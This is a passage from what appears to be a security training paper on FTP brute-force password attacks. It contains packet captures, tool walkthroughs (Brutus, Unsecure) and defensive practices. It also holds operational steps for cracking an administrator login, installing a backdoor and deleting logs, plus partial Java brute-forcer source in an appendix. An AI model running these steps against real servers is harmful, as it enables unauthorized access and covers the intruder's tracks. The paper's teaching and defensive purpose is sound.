

Figure 4-1 Diagram of FTP Sequence of Brute Force Username/Password Attempts

A successful Brute Force attack is as fast and strong as a computer's CPU (Central Processing Unit) and selection of username/passwords combinations. The victim's are as weak as their passwords and network configurations. A good (if there is such a thing) Brute Force password attack will use every possible combination of numbers, letters and special characters in rapid succession until a match is successful. Some of the Brute Force character options the attacker may select are as follows:

32

1. a-z
2. A_Z
3. 0-9
4. a-z,A-Z
5. a-z, A-Z, 0-9
6. !@#$%^&*()?/\{]=+
7. Custom: qazwsxedcrvftgbyhnujimkol234567890!@#$%^&*()

Below is a table of possible key combinations that is possible using a readily available tool on the Internet.

Brute Force 0-6 Characters	
Key Selection	Generated Combinations
Digits Only	1111111
Lowercase Alpha	3212272407
Uppercase Alpha	3212272407
Mixed Alpha	20158268677
Alphanumeric	57731386987
Full Key Space	697287735691

Figure 4-2 Brute Force Combinations For 0-6 Characters

Brute Force 6 Characters	
Key Selection	Generated Combinations
Digits Only	1000000
Lowercase Alpha	308915776
Uppercase Alpha	308915776
Mixed Alpha	19770609664
Alphanumeric	56800235584
Full Key Space	689869781056

Figure 4-3 Brute Force Combinations For 6 Characters

Brute Force 8 Characters	
Key Selection	Generated Combinations
Digits Only	100000000
Lowercase Alpha	208827064576
Uppercase Alpha	208827064576
Mixed Alpha	5345972831456
Alphanumeric	218340105584896
Full Key Space	6095689385410816

Figure 4-4 Brute Force Combinations For 8 Characters

33

Figure 4-5 is a snapshot of Unsecure V1.2 executing an *Online Brute Force Attack* using the username "administrator" and options a-z, A_Z, 0-9, and `~!@#$%^&*(_+-=[]{}/?. The custom set allows you to customize your brute force characters as seen in the shadowed area. This attack accomplished 200 words a second using a Pentium III 800 MHz computer with 512 megabytes of ram. I have executed up to 15 sessions with various dictionaries and brute force attacks without any complications. This allowed 3000 words a second against my home network.

Brute force attacks of this sort may take days, weeks, months and even years to penetrate a strong password.

Figure 4-5 Unsecure Version 1.2 Online Brute Force Attack

c. Protocol Description:

FTP relies on TCP. TCP provides a connection-oriented byte stream service that is reliable unlike UDP. TCP is dependable by providing the following checks and services:

- Application data is broken down into best-sized segments to send.
- It maintains a timer while waiting for acknowledgement from the receiver of the data.
- Once it receives data from the opposing connection it sends an acknowledgement.
- It maintains a checksum on the header and data.
- Reassembles segments that do not arrive in sequence.
- TCP does not duplicate data like IP data grams.
- Buffer space is defined therefore providing flow control.

34

FTP takes advantage of the TCP three-way handshake process. The FTP client initiates the TCP connection.

See Figure 4-6. The FTP client sends a SYN flag with an initial segment sequence number SEQ=1438849065 (Figure 4.6).

The server replies by sending a SYN ACK=1438849066 (acknowledging the clients sequence number plus one) and sending it's own initial sequence number of SEQ=147567.

The client then sends an ACK=147568 flag acknowledging the servers sequence number (147567) plus one.

The DLC Header is Ethertype 800 (IP) with a byte size of 62 (003E hex) bytes. The IP data gram is represented with a destination address of 192.168.1.100 and a source address of 192.1.104.

The TCP data gram specifies the destination port address of 21 and the ephemeral port of 2539. It also carries the SYN/ACK sequence numbers.

Refer back to Section II, Protocol Description for further explanation and details.

```
DLC: Ethertype=0800, size=62 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=28 ID=65477
TCP: D=21 S=2539 SYN SEQ=1438849065 LEN=0 WIN=16384
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=24 ID=258
TCP: D=2539 S=21 SYN ACK=1438849066 SEQ=147567 LEN=0 WIN=8760
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=20 ID=65478
TCP: D=21 S=2539     ACK=147568 WIN=17520
DLC: Ethertype=0800, size=103 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=69 ID=514
TCP: D=2539 S=21     ACK=1438849066 SEQ=147568 LEN=49 WIN=8760
FTP: R PORT=21    220 imhakt Microsoft FTP Service (Version 3.0).
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=20 ID=65479
TCP: D=21 S=2539     ACK=147617 WIN=17471
DLC: Ethertype=0800, size=74 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=40 ID=65482
TCP: D=21 S=2539     ACK=147617 SEQ=1438849066 LEN=20 WIN=17471
FTP: C PORT=2539   USER administrator
DLC: Ethertype=0800, size=96 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=62 ID=770
TCP: D=2539 S=21     ACK=1438849086 SEQ=147617 LEN=42 WIN=8740
FTP: R PORT=21    331 Password required for administrator.
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=20 ID=65483
TCP: D=21 S=2539     ACK=147659 WIN=17429
DLC: Ethertype=0800, size=72 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=38 ID=65484
TCP: D=21 S=2539     ACK=147659 SEQ=1438849086 LEN=18 WIN=17429
FTP: C PORT=2539   PASS badpassword
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=20 ID=1026
TCP: D=2539 S=21     ACK=1438849104 WIN=8722
DLC: Ethertype=0800, size=68 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=34 ID=1282
TCP: D=2539 S=21     ACK=1438849104 SEQ=147659 LEN=14 WIN=8722
FTP: R PORT=21    230-get out!
DLC: Ethertype=0800, size=60 bytes
IP:  D=[192.168.1.100] S=[192.168.1.104] LEN=20 ID=65485
TCP: D=21 S=2539     ACK=147673 WIN=17415
DLC: Ethertype=0800, size=89 bytes
IP:  D=[192.168.1.104] S=[192.168.1.100] LEN=55 ID=1538
TCP: D=2539 S=21     ACK=1438849104 SEQ=147673 LEN=35 WIN=8722
FTP: R PORT=21    230 User administrator logged in.
```

Figure 4-6 Sniffer Log of Three Way Handshake and Successful FTP Log On

35

d. Variants of Brute Force Attacks

Online Dictionary Attack

A variant is a *Brute Force Dictionary Attack*. The attacker assembles and/or collects various files of words, names, countries, football teams etc. If you look hard enough on the Internet, most of the work has already been completed. You can even download software to generate your own password lists.

The average password for common users is six characters. A majority of larger networks recommend a password of at least eight characters.

Figure 4-7 is a screen shot from a tool named *Brutus* that is using a single user "administrator" and running a dictionary attack using a text file containing 235,008 words. If the connection is lost, the application will attempt to stay connected as indicated in the checkbox that states "Try to stay connected for unlimited attempts".

The estimate is roughly twenty-eight minutes to complete the entire list. The second screen shot in Figure 4-8 shows the completed attack. The attack took approximately two minutes and 17,634 attempts.


Figure 4-7 Start of an Online Dictionary Brute Force Attack

Figure 4-8 Successful Online Dictionary Brute Force Attack

e. Variants to Brute Force Exploits:

Text File or Brute Force Character Set

The attacker may select different username/password combinations before initiating the attack. He may select to use a username text file with hundreds to thousands of usernames or select a single username. The attacker may select to use a password text file or use a brute force character set of his choice.

To broaden and expedite the process, the attacker may also open multiple applications or use multiple machines to initiate numerous attempts. He may have one application using a single username and a brute password list and another using a password file. He may use a username list and a password list. His options are limitless. Brutus also allows other options as demonstrated in the "Source Code" sections.

Let's assume an attack on a server in New England around the Super Bowl time frame. You can bet an attacker will attempt passwords with many football terms including variations of "patriots" such as Patriots$, patriots123, NEPatriots and patiotrsrule! etc. You get the process. Don't make it easy for an attacker.

A slower and not efficient process is to manually type username /password combinations. An attacker may use this technique if he knows or suspects the user will be locked out after numerous attempts.

ftp-servu-brute-force

37

Serv-U FTP Server anti-hammering protection is vulnerable to brute force attacks. When a user fails three login attempts he is disconnected for a certain period of time.

The variable is to successfully connect with a valid user account or anonymous account and then proceed with the password guessing on the account that was previously locked out. Once connected the anti-hammering protection fails to lockout the attacker.

This attack is successful on Microsoft Windows 2000 Workstation, Windows 95,Windows 98, and Microsoft NT.

Homebet-brute-force-account

Homebet is an online wagering system that uses an account number and pin for access. The error page on the web site uses a separate page for an invalid account and another for a bad pin. This makes an easy brute force target since the attacker can differentiate whether his username or pin is incorrect due to the error page received. If Homebet provided the same error page, the attacker would not know if he has the wrong pin or the wrong username, therefore making his efforts more difficult. To find a valid account on a Homebet site, run the perl script included on Appendix C.

Platforms affected are all versions of Hombet and Windows NT.

IIS Weak domain Authentication

Microsoft IIS FTP Service performs its own variation of a brute force against all of its trusted domains in search of a matching user account although a valid domain was not identified at login.

A remote attacker may add a special character to the domain portion in the form of "domain\user" to cause the server to search all trusted domains. Once the FTP service finds a valid account the attacker may use various brute force techniques to gain further access.

Platforms affected are Microsoft IIS 4.0. 5.0. all Windows 2000 versions, and all Windows NT versions.

f. How the Exploit Works

The attack takes advantage of the TCP/IP protocol suite and the FTP application. The TCP/IP suite allows different computers to communicate. The FTP application sends reply codes back and forth to the communicating machines. The attacker sends a continuous stream of USER and PASS commands waiting for a match. The FTP server responds with a 331 code indicating, "user name OK" and then sends a 230 code "user logged in, proceed" when a match is achieved. See Figure 4-9

38

Figure 4-9 Diagram of FTP Sequence of Successful Username/Password Attempt

Once a match is achieved the attackers application will automatically disconnect and display the vulnerable server's username, password and IP address.

g. How to use the Exploit

The exploit described is an easy to use GUI application. Download the one of the applications such as *Brutus* from http://www.hoobie.net/tools/index.html or *Unsecure* from http://packetstormsecurity.org/Crackers/Unsecurev1.2.zip. Create numerous text files for assorted dictionary attacks or use some of the lists provided with the software.

Next select an IP address that allows FTP, select start or connect and the process starts by itself. The exploit itself is used to help start escalation to the ultimate status of administrator or root.

Once access is gained, take note of the username and password. If you have been lucky enough to retrieve the administrator password, you may have administrative privileges. Attempt to connect using other available tools on the Internet such as one that will allow you to connect via a Netbios session or try mapping it to your computer and provide the username/password combination you retrieved.

Don't forget to install a backdoor so you may gain access again in the future. In the next section we installed Dameware on the remote computer for further manipulation. Never use any on these applications against machines not owned and operated by your self or on an established working network.. If there is a need to proceed in a working environment,

39

ALWAYS get written permission and notify appropriate personnel of the times, actions to be taken, what is allowed and disallowed and possible effects.

h. Signature of the Attack: Sniffer Log, Remote Access and FTP Log

Previously, we experienced a live screen shot of a successful Online Dictionary Brute Force Attack. At the conclusion of the attack we discovered the administrator was lazy and allowed the "administrator" username on the machine with a weak password of "badpassword". He simplified the process for the attacker.

Since the attacker has a username and password, he may wait for the owner to go home for the day before attempting access. The administrator left his machine running and unlocked since it was in a secure vault. The attacker now has plenty of time and full administrator access. You can bet he will install at least one additional backdoor.

For this example, the attacker will install Dameware on the compromised server and initiate a remote control. After he is connected he explores the victims machine. The attacker discovers Sniffer Pro from Network Associates is a current active application. He decides to take a look for the signature of his attack.

He finds the frames that captured his Brute Force Attack. While analyzing the traffic he continues to look for other signatures for later attacks. In addition to vulnerabilities that were discussed earlier in this paper, he notices how the FTP server is sequentially opening ports. Yes, another vulnerability. A Sniffer signature of redundant password attempts is shown in Figure 4-10. The attacker is viewing this file remotely from his local machine. The signature shows repeated attempts to log in as an administrator. The passwords are clear indications that a dictionary attack was utilized due to the alphabetical series of words.

Figure 4-10 Sniffer Log Viewed Remotely With the Attackers Machine

*Note: Notice the obvious signature pattern it presents

Since the attacker has full access, he decides to take a look at the log files. To no surprise, the lazy administrator used the default configuration. Log files were in exactly the default location. The task of finding and deleting is once again simplified.

Below is a sample of some the FTP log files displaying unsuccessful login attempts with the username "administrator". The time frame is 11:11 and 53 seconds. Either this administrator holds the world record for typing or it is a Brute Force Attack

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 60, 11, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 10, 14, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 10, 10, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 11, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 10, 12, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 10, 13, 0, 0, 1326, [28] PASS , -, -,

41

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 14, 0, 0, 1326, [28] PASS , -, -,

192.168.1.104, administrator, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 0, 20, 0, 0, 0, [28] USER , administrator, -,

192.168.1.104, -, 1/25/02, 11:11:53, MSFTPSVC, IMHAKT, -, 10, 15, 0, 0, 1326, [28] PASS , -, -,

i. Protection

CVE Links for FTP Brute Force

CVE-1999-0407	CAN-2000-1037
CVE-1999-1074	CAN-2001-0376
CVE-1999-1100	CAN-2001-0395
CVE-1999-1324	CAN-2001-0471
CVE-2000-0808	CAN-2001-0572
CVE-2000-0937	CAN-2001-0597
CVE-2000-0937	CAN-2001-0839
CVE-2001-0191	CAN-2001-0856
CVE-2001-0851	CAN-2001-0950
CAN-1999-1029	CAN-2001-0962
CAN-1999-1073	CAN-2001-0967
CAN-1999-1152	CAN-2001-0978
CAN-1999-1524	CAN-2001-1007
CAN-2000-0118	CAN-2001-1086
CAN-2000-1033	CAN-2001-1175

CERT FTP Brute Force Advisories

CERT Advisory CA-1988-01 ftpd Vulnerability
CERT Advisory CA-1991-18 Active Internet tftp Attacks
CERT Advisory CA-1999-03 FTP Buffer Overflows
CERT Advisory CA-1997-27 FTP Bounce
CERT Advisory CA-1994-07 wuarchive ftpd Trojan Horse
CERT Advisory CA-1994-08 ftpd Vulnerabilities
CERT Advisory CA-2001-07 File Globbing Vulnerabilities in Various FTP Servers
CERT Advisory CA-1992-09 AIX Anonymous FTP Vulnerability
CERT Advisory CA-1995-16 wu-ftpd Misconfiguration Vulnerability
CERT Advisory CA-1999-13 Multiple Vulnerabilities in WU-FTPD
CERT Advisory CA-1993-06 wuarchive ftpd Vulnerability

CERT Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD
CERT Advisory CA-1997-16 ftpd Signal Handling Vulnerability
CERT Advisory CA-1993-10 Anonymous FTP Activity

Practices

- The administrator account should be renamed. By default the administrator account is established as a super user. An attacker only has to guess a password. By renaming the account it will at least slow him down.
- The administrator password should always be difficult, contain alphanumeric, lowercase, uppercase, and symbols. Recommended length is14 characters.
- Keep FTP server in its own DMZ off of the firewall.
- Do not allow write access to anonymous connections.
- Monitor your log files.
- Install and monitor a Sniffer while applying packet filtering. Apply filters using IP/TCP FTP and IP/TCP FTP Commands.
- Allow only anonymous connections.
- Use a Server Sensor and monitor or kill the connection. See www.iss.net for a demo.
- Use a network sensor and monitor and kill the connections. See www.iss.net for a demo and more information.
- Carefully and properly configure your Firewall.
- Keep servers patched with the latest fixes.
- Use Secure File Transfer when using FTP to eliminate plain text.
- Use passprop found in the NT Resource Kit. Passprop gives the following options.

C:\>passprop ?
Displays or modifies domain policies for password complexity and administrator lockout.

PASSPROP [/complex] [/simple] [/adminlockout] [/noadminlockout]

/complex   Force passwords to be complex, requiring passwords to be a mix upper and lower case letters and numbers or symbols.

/simple   Allow passwords to be simple

/adminlockout   Allow the Administrator account to be locked out. The administrator account can still log on interactively on domain controllers.

/noadminlockout   Don't allow the administrator account to be locked out.

Additional properties can be set using User Manager or the NET ACCOUNTS command.

43

- Lockout users using the Account Policy in User manager on Windows NT or Active Directory in Windows 2000.
- Enable account lockout on Windows 2000 servers by setting the MAXDENIALS value to 1 or greater. The default is 0 and does not lockout accounts. It can be found in the subkey:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess \Parameters

See http://www.microsoft.com/windows2000/en/server/help/default.asp?url=/windows2000/en/server/help/sag_rras-ch1_74.htm for a complete description.

j. Source Code:

Two screen shot below allow the user to use a Pre-Selected Authentication Sequence via a GUI to the type of attack. The source code can be viewed by clicking on the VIEW button when using the application.

Figure 4-11 GUI Pre-Selected Authentication

Selected authentication phase: UserID Phase
      UserID: 220
      UserID Format: CR+LF

Response Sequence:
      Selected Response string: Primary
      Authentication Response String: 230

44

Commands sent to FTP server for attack:

1.	-	Connect to target address	ConX Control
2.	Wait for	220	
3.	Send	USER [USER ID]]CR+LF]	
4.	Wait for	331	
5.	Send	PASS [PASSWORD][CR+LF]	
6.	Wait for	[+ve] 230	else goto stage 7
6.	-	Positive Authentication-Disconnect	ConX Control
7.	Wait for	[-ve] 421	else goto stage 3
7.	-	Goto stage 0	

Interpretation of Attack Source Code:

Step 1: The attacker is starting the TCP three-way handshake by sending a request to the targeted server.

Step 2: Attacker is waiting for a 220 "Service ready for new user" Positive Completion Reply Code response from the targeted server.

Step 3: Once the 220 code is received the client is clear to send the *USERID*. The attacker then initiates a CR+LF (carriage return and line feed). The *USERID* can be numerous names extracted from a list or a single user.

Step 4: The attacker is waiting for a 331 "User name okay, need password" Positive Intermediate Reply Code from the targeted server.

Step 5: The attacker is now clear to send a password for the *USERID*. The application completes a CR+LF.

Step: 6: Here is the ultimate goal. The attacker wants a 230 "User logged in, proceed" Positive Completion Reply Code from the server. If the attacker does not receive a 230 code, it will proceed to Step 7. If the attacker does receive the 230 code, he will disconnect from the server and display the "Target IP Address", "Type of Attack", "Username" and "Password".

Step 7: The attacker did not receive the 230 code. It now is waiting for the 421 "Transient Negative Completion Reply" code from the server. If it receives the 421 code it will go back to the drawing board. If does not receive this code it is free to continue sending username/password combinations at the targeted server.

k. Additional Information

Brute Force Password Attacks have been around a long time. In this exercise we focused on an Online Brute Force Attack.   There are other variants that apply to offline brute force attack s against systems. For example, Microsoft Security Bulletin MS00-089

45

provides a patch for Microsoft Windows 2000 systems. Windows 2000 allows an attacker to use a brute force against a user account of a person who had previously logged on to a machine even though the administrator activated an account lockout. This only applies to Windows 2000 machines that are part of a non-Windows 2000 domain. More information can be found at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-089.asp.

Some software will conduct automated brute force password guessing against a password file. In Microsoft NT machines the *sam* file holds the encrypted password. If the intruder gets a hold of that file he has nothing but time to crack the password. Password length and strength are sacred to administrators and network security.
Companies often will have a dedicated team to configure network and host computers. If the administrator password is the same for all machines, it only takes one machine to bring down the entire network or any computers with the same password. Exposure to the Internet certainly does not help at all.

Some companies allow the administrator to register domain names that scream information to an attacker. For instance, John Doramee may register dorameefolo.com. A WHOIS lookup may show his email address as jdoramee@dorameefolo.com and his title is Network Administrator. Of course he adds his phone number so an attacker can call and figure out his work hours. His username on major systems in the network may be jdoramee or dorameej. This is an easy guess for an attacker. This administrator should not have this username with administrator access on your FTP servers and possibly others.

Single usernames can be found on websites or by calling the business directory. As we stated before, just like the administrator, a simple username is half the battle. Give that username administrator access and you are increasing your vulnerabilities. It is similar to an administrator using "admin" or "sysadmin" as a password.

Solid passwords are only a small piece of the pie when it comes to security. Here are just a few questions to ask yourself that may help protect your assets against an easy attack.

1.Can the attacker get names from your web site?
2. Are any of these names allowed as users on the FTP server?
3. Can he get an administrator name from a WHOIS lookup?
4. Is the email (prior to the @sign) and admin login the same?
5. Is tracert allowed?
6. What about shares?
7. Is logging enabled?
8. How strong is the administrator password?
9. Is it the same password on other machines, which if the FTP server is compromised can lead to further disaster?
10. Is it exposed to the Internet?
11. What is the read/write policy?

12. Is your firewall properly configured?
13. Do you have further security like network, server or host sensors?

V.   Conclusion

The underground world is continuously finding and exploiting numerous targets for their illegal activities. Today there are more computers connected to the Internet than any other time in history. Bandwidth is faster, users are better educated, permanent connections are abundant and homes are lacking adequate computer security. Combine all of the factors above and you develop an overwhelming channel of electronic distribution. The File Transfer Protocol (FTP) contributes enormously to the fast action pace and ease of accumulating almost anything you desire that is available in an electronic format.

As for John the reporter, we owe him a great deal of thanks for participating. John not only downloaded tons of software, he also downloaded several applications with embedded Trojans and invisible FTP servers. John's computer is now owned and he does not even know it. The underground thanks you John. Meanwhile some of us continue to study and protect against these continuous and growing security issues.

VI.   Appendices

Appendix A Sample Brute Force Source Code

```
import java.io.*;
import java.net.*;
import java.util.*;
public class newftpbrute
 {
        static boolean cancel=false;
        static boolean found=false;

        static String File;
        static String User;
   static String line="";
        static String FTPPass;
        static String Server="";

   static int Counter;
   static int tries;

   static BufferedReader quelle;
   static DataInputStream sin;
   static PrintStream sout;
   static Socket s = null;



        void getdata()
         {
                try
                 {
                  System.out.print("FTP-Server>");
                  DataInputStream in = new DataInputStream (System.in);
                  Server=in.readLine();

                  System.out.print("Username>");
                  in = new DataInputStream (System.in);
                  User=in.readLine();

                  System.out.print("Wordlist>");
                  in = new DataInputStream (System.in);
                  File=in.readLine();
                  System.out.print("\n");
                   try
                        {
                            quelle=new BufferedReader(new
FileReader(File));
                        }
                  catch (FileNotFoundException FNF){};
                  }
              catch (IOException e){}
           }//getdata()
```

48

```java
      void connect()
       {
             try
              {
               s = new Socket(Server, 21);
          sin = new DataInputStream (s.getInputStream());
          sout = new PrintStream (s.getOutputStream());
      }
             catch (IOException e){}
        }



      void CheckForAnonymous()
       {
             try
              {
               boolean NoAno=false;

              sout.println("USER anonymous");

               if ((line=sin.readLine()).indexOf("331")==-1)
                   NoAno=true;

               while (true)
                {
                 if (line.indexOf("220")>-1)line=sin.readLine();
                 else break;
                }

          sout.println("pass evil_hacker@j00r_server.com");

           if ((line=sin.readLine()).indexOf("230 ")>-1)
                 {
                       System.out.println("Anonymous access
allowed...");
                   NoAno=false;
                 }

            else
          NoAno=true;

                       if (NoAno)
                        {
                         System.out.println("Anonymous Access not
allowed...quitting!");
                         System.exit(0);
                        }

                }//try
                catch (IOException e)
                       {
                        System.out.println("Error Connecting:"+e+"
quitting...");
```

49

```
                                System.exit(0);
                            }


        }//CheckForAnonymous



 public static void main(String[] args)
        {
          System.out.println("NEW type of FTP brute force\nCoded by Craig
from [ H a Q u a r t e r
]\nHTTP://www.HaQuarter.De\n");

   newftpbrute now=new newftpbrute();
   now.getdata();
   now.connect();

  try
   {

    if ((line=sin.readLine()).indexOf("220")==-1)
                {
                 System.out.println("Error...ftp server sends
unexpected input");
                 cancel=true;
                }


    now.CheckForAnonymous();

    while (cancel==false && ((FTPPass=quelle.readLine())!=null))
          {
       Counter++;
       tries++;

       System.out.println("#"+tries+" "+FTPPass);
